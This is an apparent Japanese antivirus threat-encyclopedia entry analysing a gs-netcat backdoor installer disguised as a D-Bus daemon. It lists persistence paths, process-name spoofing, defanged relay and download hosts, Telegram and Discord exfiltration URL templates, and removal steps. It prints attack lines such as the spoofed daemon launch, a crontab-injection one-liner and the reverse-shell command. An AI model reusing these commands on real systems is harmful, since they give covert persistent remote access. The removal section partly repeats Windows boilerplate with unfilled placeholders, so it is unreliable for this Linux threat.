HackTool.SH.NetCat.B

Multi:Agent-GU [PUP] (AVAST); Trojan.GenericKD.78055109 (BITDEFENDER)
Windows





マルウェアタイプ:
ハッキングツール
破壊活動の有無:
なし
暗号化:

感染報告の有無 :
はい
概要
プログラムは、他のマルウェアに作成されるか、悪意あるWebサイトからユーザが誤ってダウンロードすることによりコンピュータに侵入します。
プログラムは、ワーム活動の機能を備えていません。
プログラムは、不正リモートユーザからのコマンドを実行し、感染コンピュータを改ざんします。
詳細
侵入方法
プログラムは、他のマルウェアに作成されるか、悪意あるWebサイトからユーザが誤ってダウンロードすることによりコンピュータに侵入します。
インストール
プログラムは、以下のフォルダを追加します。
- `$HOME/.config/dbus/`
- `/tmp/.gsusr-${UID}/`
- `/dev/shm/.gs-${UID}/`
- `/tmp/.gs-${UID}/`
プログラムは、以下のファイルを作成します。
- `/usr/bin/gs-dbus` (gs-netcat binary, disguised as D-Bus daemon)
- `$HOME/.config/dbus/gs-dbus` (gs-netcat binary, user-level installation)
- `/tmp/.gsusr-${UID}/gs-dbus` (gs-netcat binary, temporary fallback)
- `/dev/shm/gs-dbus` (gs-netcat binary, shared memory fallback)
- `/etc/gs-dbus.dat` (connection secret file)
- `/usr/bin/gs-dbus.dat` (connection secret file)
- `$HOME/.config/dbus/gs-dbus.dat` (connection secret file)
- `/dev/shm/gs-dbus.dat` (connection secret file)
- `/tmp/.gsusr-${UID}/gs-dbus.dat` (connection secret file)
- `/lib/systemd/system/gs-dbus.dat` (connection secret file — root install path)
- `/etc/systemd/system/gs-dbus.dat` (connection secret file — alternate path)
- `/lib/systemd/system/gs-dbus.service` (systemd persistence unit — root install path)
- `/etc/systemd/system/gs-dbus.service` (systemd persistence unit, alternate path)
- `/etc/systemd/system/multi-user.target.wants/gs-dbus.service` (systemd enable symlink)
プログラムは、以下のプロセスを追加します。
- `tar xfz -` (extracts embedded payload from self)
- `(cd gs-pkg && GS_USELOCAL=1 ./deploy.sh)` (invokes embedded installer)
- `rm -rf ./gs-pkg` (removes extraction directory after installation)
- `exec -a '[kcached]' /path/to/gs-dbus -s {GS_SECRET} -liD` (launches gs-netcat daemon with spoofed process name)
- `exec -a '[kcached]' /path/to/gs-dbus -s {GS_SECRET} -liqD` (launches gs-netcat quiet daemon via persistence methods)
- `systemctl enable gs-dbus` (enables systemd service for autostart)
- `systemctl restart gs-dbus` (starts systemd service)
- `systemctl daemon-reload` (reloads systemd after service file installation)
- `crontab -l | { cat; echo '0 * * * * ...'; } | crontab -` (installs hourly crontab entry)
- `pkill -0 -U${UID} gs-dbus 2>/dev/null` (checks if process is already running)
- `chmod 700 gs-dbus` (sets binary permissions)
- `chmod 644 gs-dbus.service` (sets service file permissions)
他のシステム変更
プログラムは、以下のファイルを改変します。
- `$HOME/.bashrc` (injects base64-encoded autostart payload)
- `$HOME/.bash_profile` (injects base64-encoded autostart payload)
- `$HOME/.bash_login` (injects base64-encoded autostart payload)
- `$HOME/.zshrc` (injects base64-encoded autostart payload)
- `$HOME/.profile` (injects base64-encoded autostart payload)
- `/etc/rc.local` (injects base64-encoded autostart payload if executable)
- `/var/spool/cron/crontabs/root` (injects hourly execution entry)
- `/etc/cron/crontabs/root` (injects hourly execution entry)
感染活動
プログラムは、ワーム活動の機能を備えていません。
バックドア活動
プログラムは、不正リモートユーザからの以下のコマンドを実行します。
- `gs-netcat -i -s {GS_SECRET}` → opens an interactive PTY shell on the affected system, routed through the GSRN relay
プログラムは、以下のWebサイトにアクセスし、不正リモートユーザからのコマンドを送受信します。
- https://{BLOCKED}t.io
- {subdomain}.gs.{BLOCKED}c.org → GSRN DNS rendezvous zone; subdomain label is derived per-connection from the GS_SECRET
- {BLOCKED}.{BLOCKED}.149.52 → GSRN relay endpoint
- {BLOCKED}.{BLOCKED}.53.187 → GSRN relay endpoint
ルートキット機能
プログラムは、ルートキット機能を備えていません。
ダウンロード活動
プログラムは、以下のWebサイトにアクセスして自身のコンポーネントファイルをダウンロードします。
- https://{BLOCKED}t.io/x
- https://{BLOCKED}t.io/bin/
- https://{BLOCKED}t.io/bin/gs-netcat_x86_64-alpine.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_i386-alpine.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_aarch64-linux.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_arm-linux.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_mips32-alpine.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_mips64-alpine.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_mipsel32-alpine.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_x86_64-osx.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_x86_64-freebsd.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_x86_64-openbsd.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_x86_64-cygwin.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_i686-cygwin.tar.gz
- https://www.{BLOCKED}t.io/deploy/
The files above are downloaded only if the bundled binaries are not use (`GS_USELOCAL` is unset) - https://{BLOCKED}t.io/bin/gs-netcat_x86_64-osx.tar.gz
情報漏えい
プログラムは、以下の情報を収集します。
- Hostname (`$(hostname)`)
- Operating system and hardware details (`$(uname -rom)`)
- Connection secret (`${GS_SECRET}`)
情報収集
プログラムは、HTTPポスト を介して、収集した情報を以下のURLに送信します。
- https://api.{BLOCKED}am.org/bot{GS_TG_TOKEN}/sendMessage?chat_id={GS_TG_CHATID}&parse_mode=html&text={msg} → Telegram bot notification, when GS_TG_TOKEN and GS_TG_CHATID are set
- https://{BLOCKED}d.com/api/webhooks/{GS_DISCORD_KEY}
- https://{BLOCKED}k.site/{GS_WEBHOOK_KEY} → webhook.site notification, when GS_WEBHOOK_KEY is set
*Only when a webhook notification endpoint is configured.
その他
プログラムは、以下を実行します。
- It injects the following marker string into all modified persistence files to identify injected lines:
- `gs-dbus-kernel`
- `#1b5b324a50524e47 >/dev/random`
- `# DO NOT REMOVE THIS LINE. SEED PRNG. #gs-dbus-kernel`
- It deletes the following directory after payload extraction is complete:
- `./gs-pkg/` (self-extractor cleanup)
- Bundles 12 pre-compiled `gs-netcat` binaries for the following platforms: Linux x86_64 (Alpine/musl), Linux i386 (Alpine/musl), Linux AArch64, Linux ARMv6/v7, Linux MIPS32, Linux MIPS64, Linux MIPSel32, macOS x86_64 (including M1), FreeBSD x86_64, OpenBSD x86_64, Windows Cygwin x86_64, Windows Cygwin i686
- Detects the host OS and CPU architecture at runtime and selects the appropriate binary package; if the primary binary fails execution, falls back to iterating all architecture packages in order
- Installs the `gs-netcat` binary under the disguised name `gs-dbus`, mimicking the legitimate D-Bus daemon, in one of the following paths (in priority order):
- `/usr/bin/gs-dbus`
- `$HOME/.config/dbus/gs-dbus`
- `$PWD/gs-dbus`
- `/tmp/.gsusr-${UID}/gs-dbus`
- `/dev/shm/gs-dbus`
- Launches the `gs-dbus` binary with spoofed process name `[kcached]` using `exec -a '[kcached]'`, making the process appear as a kernel thread in `ps`, `top`, and `htop`
- Creates a systemd service named `gs-dbus.service` with description "D-Bus System Connection Bus" (mimicking the legitimate `dbus.service` description "D-Bus System Message Bus"), configured with `Restart=always` and `RestartSec=10` for automatic restart; service is installed via `systemctl enable gs-dbus`, activated via `systemctl daemon-reload` + `systemctl restart gs-dbus`, and verified via `systemctl is-active gs-dbus`
- When running with root privileges and systemd is available, persistence is established exclusively via the systemd service (crontab and shell RC file injections are skipped). Without root or systemd, the script falls back to crontab + RC file persistence under the invoking user's account
- Establishes a persistent interactive reverse shell through the GSRN relay URL, connecting on port 443 by default with fallback ports 53, 22, 7350, and 67; the victim's IP address is never exposed to the attacker
- Restores filesystem timestamps of all created and modified files after installation to defeat forensic timeline analysis
- Includes a full uninstall routine triggered by `GS_UNDO=1` that removes all deployed binaries, secret files, service units, crontab entries, and shell RC file injections identified by the `gs-dbus-kernel` marker string

- Displays the following console when executed in bash:
マルウェアは、以下のパラメータを受け取ります。
- `X={secret}` → pre-sets the GS connection secret at install time
- `S={secret}` → connect-only mode; does not install, connects immediately using the provided secret
- `GS_DSTDIR={path}` → overrides the installation directory
- `GS_HIDDEN_NAME={name}` → overrides the spoofed process name (argv[0])
- `GS_BIN_HIDDEN_NAME={name}` → overrides the binary filename written to disk
- `GS_HOST={host}` → overrides the GSRN relay host, allowing use of a self-hosted relay
- `GS_PORT={port}` → overrides the GSRN relay port
- `GS_TG_TOKEN={token}` → Telegram bot API token for post-installation notification
- `GS_TG_CHATID={id}` → Telegram chat ID for post-installation notification
- `GS_DISCORD_KEY={key}` → Discord webhook key for post-installation notification
- `GS_WEBHOOK_KEY={key}` → webhook.site UUID key for post-installation notification
- `GS_WEBHOOK={url}` → generic webhook URL for post-installation notification
- `GS_UNDO=1` → uninstall mode; removes all deployed files and persistence entries
- `GS_USELOCAL=1` → uses bundled architecture binaries, skips external download
- `GS_NOCERTCHECK=1` → disables TLS certificate verification during download
- `GS_OSARCH={arch}` → forces architecture selection, bypassing auto-detection
- `GS_DEBUG=1` → enables verbose debug output
- `GS_NOSTART=1` → installs the binary but does not start the process
- `GS_NOINST=1` → tests the binary without installing
マルウェアは、脆弱性を利用した感染活動を行いません。
<補足>
インストール
プログラムは、以下のファイルを作成します。
- `/usr/bin/gs-dbus` (D-Busデーモンに偽装されたgs-netcatバイナリ)
- `$HOME/.config/dbus/gs-dbus` (gs-netcatバイナリ、ユーザレベルでインストールされる)
- `/tmp/.gsusr-${UID}/gs-dbus` (gs-netcatバイナリ、一時的な代替手段)
- `/dev/shm/gs-dbus`(gs-netcatバイナリ、共有メモリ領域での代替手段)
- `/etc/gs-dbus.dat` (接続用の秘密鍵ファイル(シークレット))
- `/usr/bin/gs-dbus.dat` (接続用の秘密鍵ファイル)
- `$HOME/.config/dbus/gs-dbus.dat` (接続用の秘密鍵ファイル)
- `/dev/shm/gs-dbus.dat` (接続用の秘密鍵ファイル)
- `/tmp/.gsusr-${UID}/gs-dbus.dat` (接続用の秘密鍵ファイル)
- `/lib/systemd/system/gs-dbus.dat` (接続用の秘密鍵ファイル - root権限でインストールされた場合のパス)
- `/etc/systemd/system/gs-dbus.dat` (接続用の秘密鍵ファイル - root権限でインストールされた場合の代替パス)
- `/lib/systemd/system/gs-dbus.service` (systemdのユニットファイル(不正活動の永続化に関わる)- root権限でインストールされた場合のパス)
- `/etc/systemd/system/gs-dbus.service` root権限でインストールされた場合の代替パス)
- `/etc/systemd/system/multi-user.target.wants/gs-dbus.service` (systemdの自動起動有効化用シンボリックリンク)
プログラムは、以下のプロセスを追加します。
- `tar xfz -` (自身に埋め込まれたペイロードを抽出する)
- `(cd gs-pkg && GS_USELOCAL=1 ./deploy.sh)` (組み込まれたインストーラを呼び出す)
- `rm -rf ./gs-pkg` (インストール後、抽出に用いたディレクトリを消去する)
- `exec -a '[kcached]' /path/to/gs-dbus -s {GS_SECRET} -liD` (偽装されたプロセス名でgs-netcatデーモンを起動する)
- `exec -a '[kcached]' /path/to/gs-dbus -s {GS_SECRET} -liqD` (永続化手法を用いてgs-netcatのサイレントデーモンを起動する)
- `systemctl enable gs-dbus` (systemdサービスの自動起動を有効化する)
- `systemctl restart gs-dbus` (systemdサービスを開始する)
- `systemctl daemon-reload` (サービスファイルのインストール後にsystemdを再読み込みする)
- `crontab -l | { cat; echo '0 * * * * ...'; } | crontab -` (一時間毎に実行されるcrontabエントリをインストールする)
- `pkill -0 -U${UID} gs-dbus 2>/dev/null` (プロセスがすでに実行されているかどうかを確認する)
- `chmod 700 gs-dbus` (バイナリの権限(パーミッション)を設定する)
- `chmod 644 gs-dbus.service` (サービスファイルの権限(パーミッション)を設定する)
他のシステム変更
プログラムは、以下のファイルを改変します。
- `$HOME/.bashrc` (Base64でエンコードされたペイロード(自動起動用)を埋め込む)
- `$HOME/.bash_profile` (Base64でエンコードされたペイロード(自動起動用)を埋め込む)
- `$HOME/.bash_login` (Base64でエンコードされたペイロード(自動起動用)を埋め込む)
- `$HOME/.zshrc` (Base64でエンコードされたペイロード(自動起動用)を埋め込む)
- `$HOME/.profile` (Base64でエンコードされたペイロード(自動起動用)を埋め込む)
- `/etc/rc.local` (実行ファイルの場合、Base64でエンコードされたペイロード(自動起動用)を埋め込む)
- `/var/spool/cron/crontabs/root` (1時間毎に実行されるエントリを埋め込む)
- `/etc/cron/crontabs/root` (1時間毎に実行されるエントリを埋め込む)
バックドア活動
プログラムは、不正リモートユーザからの以下のコマンドを実行します。
- `gs-netcat -i -s {GS_SECRET}` → 影響を受けたコンピュータ上で対話型シェル(PTY)を開き、GSRNリレー経由でルーティング(通信)します。
プログラムは、以下のWebサイトにアクセスし、不正リモートユーザからのコマンドを送受信します。
- https://{BLOCKED}t.io
- {サブドメイン}.gs.{BLOCKED}c.org → GSRNのDNSランデブーゾーン(サブドメインは、接続毎にGS_SECRETから算出される)。
- {BLOCKED}.{BLOCKED}.149.52 → GSRNリレーサーバのエンドポイント
- {BLOCKED}.{BLOCKED}.53.187 → GSRNリレーサーバのエンドポイント
ダウンロード活動
プログラムは、以下のWebサイトにアクセスして自身のコンポーネントファイルをダウンロードします。
- https://{BLOCKED}t.io/x
- https://{BLOCKED}t.io/bin/
- https://{BLOCKED}t.io/bin/gs-netcat_x86_64-alpine.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_i386-alpine.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_aarch64-linux.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_arm-linux.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_mips32-alpine.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_mips64-alpine.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_mipsel32-alpine.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_x86_64-osx.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_x86_64-freebsd.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_x86_64-openbsd.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_x86_64-cygwin.tar.gz
- https://{BLOCKED}t.io/bin/gs-netcat_i686-cygwin.tar.gz
- https://www.{BLOCKED}t.io/deploy/
上記ファイルは、バンドルされたバイナリが用いられていない場合(`GS_USELOCAL`が設定されていない場合)にのみダウンロードされます。 - https://{BLOCKED}t.io/bin/gs-netcat_x86_64-osx.tar.gz
情報漏えい
プログラムは、以下の情報を収集します。
- ホスト名 (`$(hostname)`)
- オペレーティングシステム(OS)やハードウェアに関する詳細 (`$(uname -rom)`)
- 接続時に用いられる秘密鍵(シークレット) (`${GS_SECRET}`)
情報収集
プログラムは、HTTPポスト を介して、収集した情報を以下のURLに送信します。
- https://api.{BLOCKED}am.org/bot{GS_TG_TOKEN}/sendMessage?chat_id={GS_TG_CHATID}&parse_mode=html&text={msg} → Telegramボットの通知(GS_TG_TOKENやGS_TG_CHATIDが設定されている場合)
- https://{BLOCKED}d.com/api/webhooks/{GS_DISCORD_KEY}
- https://{BLOCKED}k.site/{GS_WEBHOOK_KEY} → webhook.siteの通知(GS_WEBHOOK_KEYが設定されている場合)
*Webhook通知先(エンドポイント)が構成されている場合のみ。
その他
プログラムは、以下を実行します。
- インジェクション(埋め込み)の対象となった行を識別するために、変更されたすべての永続化ファイル内に以下のマーカー文字列を埋め込みます。
- `gs-dbus-kernel`
- `#1b5b324a50524e47 >/dev/random`
- `# DO NOT REMOVE THIS LINE. SEED PRNG. #gs-dbus-kernel`
- ペイロード抽出後、以下のディレクトリを削除します。
- `./gs-pkg/` (自己解凍ファイルを削除する)
- 次のプラットフォーム向けに事前にコンパイルされた`gs-netcat`バイナリが12個バンドルされています。:Linux x86_64 (Alpine/musl)、Linux i386 (Alpine/musl)、Linux AArch64、Linux ARMv6/v7、Linux MIPS32、Linux MIPS64、Linux MIPSel32、macOS x86_64 (including M1)、FreeBSD x86_64、OpenBSD x86_64、Windows Cygwin x86_64、Windows Cygwin i686
- 実行時にホストのOSとCPUアーキテクチャを確認し、適合するバイナリパッケージを選択します。プライマリバイナリの実行に失敗した場合は、代替え手段として、すべてのアーキテクチャパッケージを順番に反復処理します。
- `gs-dbus`(D-Busの正規デーモンに偽装させた名前)を用いて、`gs-netcat`バイナリを以下のいずれかのパスにインストールします(優先順位順)。
- `/usr/bin/gs-dbus`
- `$HOME/.config/dbus/gs-dbus`
- `$PWD/gs-dbus`
- `/tmp/.gsusr-${UID}/gs-dbus`
- `/dev/shm/gs-dbus`
- `exec -a '[kcached]'`用いて、偽装されたプロセス名 `[kcached]`で`gs-dbus`バイナリを起動します。これにより攻撃者は、同プロセスが`ps`、`top`、`htop`内でカーネルスレッドとして表示されるようにしています。
- 攻撃者は、プログラムを正規の`dbus.service`(説明:"D-Bus System Message Bus")に偽装させるため、説明文を"D-Bus System Connection Bus"と偽ったsystemdサービス`gs-dbus.service`を作成させます。サービスは、`Restart=always`および`RestartSec=10`の構成により自動再起動するよう設定されています。また、`systemctl enable gs-dbus`で自動起動を登録した後、`systemctl daemon-reload` + `systemctl restart gs-dbus`でアクティブ化し、`systemctl is-active gs-dbus`で稼働確認を行います。
- root権限で実行され、systemdが利用可能な場合、systemdサービスのみで永続化の確立を試みます(crontabやシェルRCファイルへの注入手口はスキップされます)。root権限がなく、systemdも利用不可な場合、代替え手段としてスクリプトは、実行元のユーザアカウントでcrontabやRCファイルを用いて永続化の確立を試みます。
- GSRNリレーURLを通じて永続的な対話型リバースシェルを確立し、デフォルトでは443番ポートに接続します。接続できない場合は、代替手段(フォールバックポート)として、53番、22番、7350番、67番ポートに順次接続します。影響を受けたコンピュータのIPアドレスは攻撃者に公開されません。
- インストール後に作成 / 変更されたすべてのファイルのファイルシステムタイムスタンプを改ざんすることで、フォレンジック調査におけるタイムライン分析を困難にします。
- `GS_UNDO=1`の指定によりアンインストール活動が実行され、デプロイされたバイナリ、秘密鍵ファイル、サービスユニット、crontab エントリ、マーカー文字列`gs-dbus-kernel`で識別されるシェル RC ファイルへの注入行がすべて削除されます。
- bashで実行された場合、以下のコンソールを表示します。
マルウェアは、以下のパラメータを受け取ります。
- `X={シークレット}` → インストール時にGS接続用の秘密鍵ファイル(シークレット)を事前設定します。
- `S={シークレット}` → 接続専用モード。インストールは行わず、指定された秘密鍵を用いてすぐに接続します。
- `GS_DSTDIR={パス}` → インストール先ディレクトリを上書きします。
- `GS_HIDDEN_NAME={名前}` → 偽装対象のプロセス名(argv[0])を上書きします。
- `GS_BIN_HIDDEN_NAME={名前}` → ディスクに書き込まれるバイナリのファイル名を上書きします。
- `GS_HOST={ホスト}` → GSRNリレーホストを上書きし、セルフホスト型のリレーサーバを用います。
- `GS_PORT={ポート}` → GSRNリレーのポート番号を上書きします。
- `GS_TG_TOKEN={トークン}` → インストール後の通知用Telegramボット APIトークン
- `GS_TG_CHATID={id}` → インストール後の通知用TelegramチャットID
- `GS_DISCORD_KEY={キー}` → インストール後の通知用Discord webhookキー
- `GS_WEBHOOK_KEY={キー}` → インストール後の通知用webhook.site UUIDキー
- `GS_WEBHOOK={url}` → インストール後の通知用のwebhook URL(汎用)
- `GS_UNDO=1` → アンインストールモード。配置されたすべてのファイルと永続化手法を削除します。 "
- `GS_USELOCAL=1` → バンドルされたアーキテクチャバイナリを用いて、外部からのダウンロードをスキップします。
- `GS_NOCERTCHECK=1` → ダウンロード中のTLS証明書検証を無効化します。
- `GS_OSARCH={アーキテクチャ}` → アーキテクチャ選択を強制し、自動検出を回避します。
- `GS_DEBUG=1` → 詳細なデバッグログ(バーボス出力)の出力機能を有効化します。
- `GS_NOSTART=1` → バイナリをインストールしますが、プロセスを起動させません。
- `GS_NOINST=1` → インストールせずにバイナリを検証します。
対応方法
手順 1
Windows 7、Windows 8、Windows 8.1、および Windows 10 のユーザは、コンピュータからマルウェアもしくはアドウェア等を完全に削除するために、ウイルス検索の実行前には必ず「システムの復元」を無効にしてください。
手順 2
このマルウェアもしくはアドウェア等の実行により、手順中に記載されたすべてのファイル、フォルダおよびレジストリキーや値がコンピュータにインストールされるとは限りません。インストールが不完全である場合の他、オペレーティングシステム(OS)の条件によりインストールがされない場合が考えられます。手順中に記載されたファイル/フォルダ/レジストリ情報が確認されない場合、該当の手順の操作は不要ですので、次の手順に進んでください。
手順 3
以下のファイルを検索し削除します。
- `/usr/bin/gs-dbus`
- `/usr/bin/gs-dbus.dat`
- `$HOME/.config/dbus/gs-dbus`
- `$HOME/.config/dbus/gs-dbus.dat`
- `/etc/gs-dbus.dat`
- `/etc/systemd/system/gs-dbus.dat`
- `/dev/shm/gs-dbus`
- `/dev/shm/gs-dbus.dat`
- `/tmp/.gsusr-{UID}/gs-dbus`
- `/tmp/.gsusr-{UID}/gs-dbus.dat`
- `/etc/systemd/system/gs-dbus.service`
- `/lib/systemd/system/gs-dbus.service`
- `/etc/systemd/system/multi-user.target.wants/gs-dbus.service`
手順 4
以下のフォルダを検索し削除します。
DATA_GENERIC
註:ファイル名の入力欄のタイトルは、Windowsのバージョンによって異なります。(例:ファイルやフォルダ名の検索の場合やファイル名のすべてまたは一部での検索)
- Windowsエクスプローラ画面を開きます。
- Windows Vista、7 および Server 2008 の場合:
- [スタート]-[コンピューター]を選択します。
- Windows 8、8.1 および Server 2012 の場合:
- 画面の左隅を右クリックし、[エクスプローラー]を選択します。
- Windows Vista、7 および Server 2008 の場合:
- [コンピューターの検索]に、以下を入力します。
DATA_GENERIC - 検索が終了したら、そのファイルを選択し、SHIFT+DELETE を押します。これにより、フォルダが完全に削除されます。
- 残りのフォルダに対して、このマルウェアまたはアドウェア等が作成したフォルダの削除の手順 2.)から 3.)を繰り返してください。
DATA_GENERIC
註:Windows 7 において上記の手順が正しく行われない場合、マイクロソフトのWebサイトをご確認ください。
手順 5
以下のファイルをバックアップを用いて修復します。なお、マイクロソフト製品に関連したファイルのみ修復されます。このマルウェア/グレイウェア/スパイウェアが同社製品以外のプログラムをも削除した場合には、該当プログラムを再度インストールする必要があります。
- `$HOME/.bashrc`
- `$HOME/.bash_profile`
- `$HOME/.bash_login`
- `$HOME/.zshrc`
- `$HOME/.profile`
- `/etc/rc.local`
手順 6
最新のバージョン(エンジン、パターンファイル)を導入したウイルス対策製品を用い、ウイルス検索を実行してください。「HackTool.SH.NetCat.B」と検出したファイルはすべて削除してください。 検出されたファイルが、弊社ウイルス対策製品により既に駆除、隔離またはファイル削除の処理が実行された場合、ウイルスの処理は完了しており、他の削除手順は特にありません。
ご利用はいかがでしたか? アンケートにご協力ください